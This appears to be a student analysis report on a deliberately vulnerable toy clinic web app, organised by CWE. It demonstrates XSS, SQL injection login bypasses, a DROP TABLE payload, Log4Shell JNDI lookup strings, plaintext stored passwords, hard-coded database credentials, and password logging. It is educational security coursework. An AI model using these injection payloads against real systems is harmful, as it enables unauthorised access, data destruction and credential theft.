

# Analysis Project 1

from:

112169	MIRON OSKROBA
112018	ZUZANNA SIKORSKA
112282	JANNIS JAKOB MALENDE
112059	STANISŁAW FRANCZYK

CWE-79	2
Insertion of scripts	2
CWE-89	4
Login without password	4
Login without username and without password	5
Deletion of database	6
CWE-1104	7
Printing of Java version	7
Enabling Remote Commands Execution	7
CWE-522	8
Stealing usernames and passwords	8
CWE-259	9
Connection credentials for mysql database	9
CWE-532	10
Using logged username and password	10

# CWE-79

*Improper Neutralization of Input During Web Page Generation  
('Cross-site Scripting')*

## Insertion of scripts



The XSS attack can be performed in the contact form. Scripts that are inserted in the "Your message" field, are getting executed, without sanitizing.

### Contact with the clinic

As an example of the behavior of our vulnerable application, you can insert the following script:

Malicious input for "Your message" field	Result
<code>&lt;script&gt;alert('hacked!');&lt;/script&gt;</code>	Popup Window, that says "hacked"

In practice you can insert much more advanced scripts to compromise data or the availability of the service.



# CWE-89

*Improper Neutralization of Special Elements used in an SQL Command  
('SQL Injection')*

## Login without password

Malicious input for "Username*" field	Result
john" ; -- /	Login only with Username

eHealth

LoginRegister

Login

Username \*

john" ; --

Password \*

Login

eHealth

Make an appointmentDiagnosis of examinationContact

John Snow

eHealth Corp

What you need to know about

eHealth Corp is our clinic that offers our patients the best healthcare. The company was founded in 2021 and has helped thousands of people since then. We have all the newest gear, and our staff is always acquainted with all medical news and whole time updates their knowledge. Every one of our patients is pleased with our service.

Our services

We offer our patients a lot of specialized services. The most important ones are detailed below.

Our offer:

- Pediatric examination
- Radiologic examination
- Cardiological examination
- Cleaning the ears
- Recreating the eyeballs
- Initial examinations for tooth replacement
- Ornithological examination
- Examination in terms of evolutionary adaptation to selection in the next iteration
- Psychological examination

Current clinic staff

In our clinic work the best doctors in the country.

- Dr Mirá Ocroba
- Dr Stand Famous
- Dr Susan Rodriguez
- Dr morrison spellcaster
- Dr wizzard spellcaster
- Dr magic rogue
- Dr beautiful glutton
- Dr whispering wolverine
- Dr the king gizzard and the lizzard Wizard



You are now logged in as user john without providing the password.

# Login without username and without password

Malicious input for "Username*" field	Result
" OR TRUE ; -- /	Login without credentials and therefore login as the last added to database user

eHealth

LoginRegister

Login

Username \*

" OR TRUE; --

Password \*

Login

eHealth

Make an appointmentDiagnosis of examinationContact

Jamie Lannister

**eHealth Corp**

**What you need to know about**

eHealth Corp is our clinic that offers our patients the best healthcare. The company was founded in 2021 and has helped thousands of people since then. We have all the newest gear, and our staff is always acquainted with all medical news and whole time updates their knowledge. Every one of our patients is pleased with our service.

**Our services**

We offer our patients a lot of specialized services. The most important ones are detailed below.

Our offer:

- Pediatric examination
- Radiologic examination
- Cardiological examination
- Cleaning the ears
- Recreating the eyeballs
- Initial examinations for tooth replacement
- Ornithological examination
- Examination in terms of evolutionary adaptation to selection in the next iteration
- Psychological examination

**Current clinic staff**

In our clinic work the best doctors in the country.

- Dr Mirá Ocroba
- Dr Stand Famous
- Dr Susan Rodriguez
- Dr morrison spellcaster
- Dr wizzard spellcaster
- Dr magic rogue
- Dr beautiful glutton
- Dr whispering wolverine
- Dr the king gizzard and the lizzard Wizard



You are now logged in as the last added user, that is in this case Jamie Lannister.

## Deletion of database

Malicious input for "Topic*" field	Result
topic'); DROP TABLE doctor, patient, appointment, diagnosis; -- /	Deleted Database

The screenshot shows the eHealth application interface. The top navigation bar is purple with the 'eHealth' logo and links for 'Make an appointment', 'Diagnosis of examination', and 'Contact'. The user 'John Snow' is logged in, indicated by a red profile icon. The main content area displays a form titled 'Make an appointment with a doctor'. The form includes a dropdown for 'Choose a doctor \*' with 'Dr wizzard spellcaster' selected, a date picker for 'Choose a date \*' set to '11/17/2022', and a text input field for 'Topic \*'. The 'Topic' field contains the malicious SQL injection payload: `topic'); DROP TABLE doctor, patient, appointment, diagnosis; -- /`. A 'Send' button is located at the bottom right of the form.

After this input nothing will happen, because the whole database has been deleted. To prove this you can't login any more, because all user credentials are lost. You can prove also by getting all doctors - an expandable doctor list will be empty.

# CWE-1104

## Use of Unmaintained Third Party Components

### Printing the Java version

Because every service is logged, therefore every Input field is vulnerable to this attack.

Malicious input for all input fields	Result
<code>\${sys:java.version}</code>	Printing the running java version of the server

#### Login

Username \*

`${sys:java.version}`

Password \*

.....

Login

```
2022-11-15 14:35:52.681 INFO 7 --- [nio-8888-exec-8] c.e.u.s.l.Log4j : input 17.0.5
```

Instead of logging the input, it is executed and shows the java version of the server which in this case is 17.0.5 .

### Remote Commands Execution

Malicious input for all input fields	Result
<code>\${jndi:ldap://localhost:1389/a}</code>	Enables anyone to RCE by creating an outgoing connection via vulnerable Logger module

#### Login

Username \*

`${jndi:ldap://localhost:1389/a}`

Password \*

.....

Login

```
2022-11-15 14:57:32.309 INFO 7 --- [nio-8888-exec-1] c.e.u.s.l.Log4j : input ${jndi:ldap://localhost:1389/a}
2022-11-15 14:57:41.606 http-nio-8888-exec-4 WARN Error looking up JNDI resource [ldap://localhost:1389/a]. javax.naming.CommunicationException: localhost:1389 [Root exception is java.net.ConnectException: Connection refused]
    at java.naming/com.sun.jndi.ldap.Connection.<init>(Unknown Source)
    at java.naming/com.sun.jndi.ldap.LdapClient.<init>(Unknown Source)
    at java.naming/com.sun.jndi.ldap.LdapClient.getInstance(Unknown Source)
    at java.naming/com.sun.jndi.ldap.LdapCtx.connect(Unknown Source)
    at java.naming/com.sun.jndi.ldap.LdapCtx.<init>(Unknown Source)
```

Instead of logging this input an attacker who connects via this port could now execute remote commands and take over the whole system.



# CWE-522


## *Insufficiently Protected Credentials*

### Stealing usernames and passwords

```
mysql> SELECT * FROM patient;
```


id	firstname	lastname	birthdate	email	password	username
1	John	Snow	1999-10-18	imaliar@gmail.com	123	john
2	Daenerys	Targaryen	1998-11-11	dragonqueen@gmail.com	itisme123	user2
3	Antwuan	Dixon	1990-02-18	nollieheelflip@gmail.com	mysecretpass	patient3
4	Robb	Stark	1994-01-25	theking@gmail.com	secret123	robb
5	Arya	Stark	2005-03-03	nobody@gmail.com	qwertyuiop	astark
6	Jamie	Lannister	1970-04-12	kingslayer@gmail.com	totallysecretpass11	jamie

If an attacker somehow gets access to the database, the passwords and usernames are all stored in plane text. This makes it very easy to steal all the credentials.



The screenshot shows a web application interface for 'eHealth'. At the top, there is a purple navigation bar with the 'eHealth' logo on the left and 'Login' and 'Register' buttons on the right. Below this, the main content area is light gray. In the center, there is a white login form titled 'Login'. The form contains two input fields: 'Username \*' with the value 'robb' and 'Password \*' with masked characters '.....'. A blue 'Login' button is positioned at the bottom right of the form.

With simple copy paste you are logged in as Robb Stark.



The screenshot shows the user's dashboard after logging in. The purple header now includes the 'eHealth' logo and three navigation links: 'Make an appointment', 'Diagnosis of examination', and 'Contact'. On the right side of the header, the user's name 'Robb Stark' is displayed next to a circular profile icon.

# CWE-259

## *Use of Hard-coded Password*

### Connection credentials for mysql database

If the source code gets leaked, hard-coded credentials make it easy for an attacker to connect to the database and compromise data, integrity and availability. The vulnerable application source code contains a file "application.properties", which contains sensible data for the connection to the database.

```
spring.profiles.active=default
spring.datasource.url=jdbc:mysql://localhost:3306/app?allowMultiQueries=true&createDatabaseIfNotExist=true&autoReconnect=true
spring.datasource.username=springuser
spring.datasource.password=springpass
spring.datasource.driver-class-name=com.mysql.cj.jdbc.Driver
```

```
3  services:
4    mysql_db:
5      container_name: mysql_db
6      cap_add:
7        - SYS_NICE
8      build:
9        context: ./db
10     ports:
11       - '3306:3306'
12     environment:
13       MYSQL_DATABASE: 'app'
14       MYSQL_USER: 'springuser'
15       MYSQL_PASSWORD: 'springpass'
16       MYSQL_ROOT_PASSWORD: 'root'
17     restart: on-failure
18     networks:
19       - gateway
20
```

# CWE-532

## *Insertion of Sensitive Information into Log File*

### Logging usernames and passwords

The vulnerable application will log the typed in username and password, which are considered as sensitive data. It is important to not log user information or system information, in order to not expose them accidentally to potential attackers.

```
public ResponseEntity<?> authenticatePatient(User user) {  
    logger.info(LoggerMessages.onAuthPatientInfo(user));  
}
```

```
public static final String onAuthPatientInfo(User user){  
    return String.format("Auth patient request - username: %s, password: %s",  
        user.getUsername(), user.getPassword());  
}
```

By creating logs that contain sensitive data, it is a waiting reward for an attacker, if somehow he finds a way to get inside the system.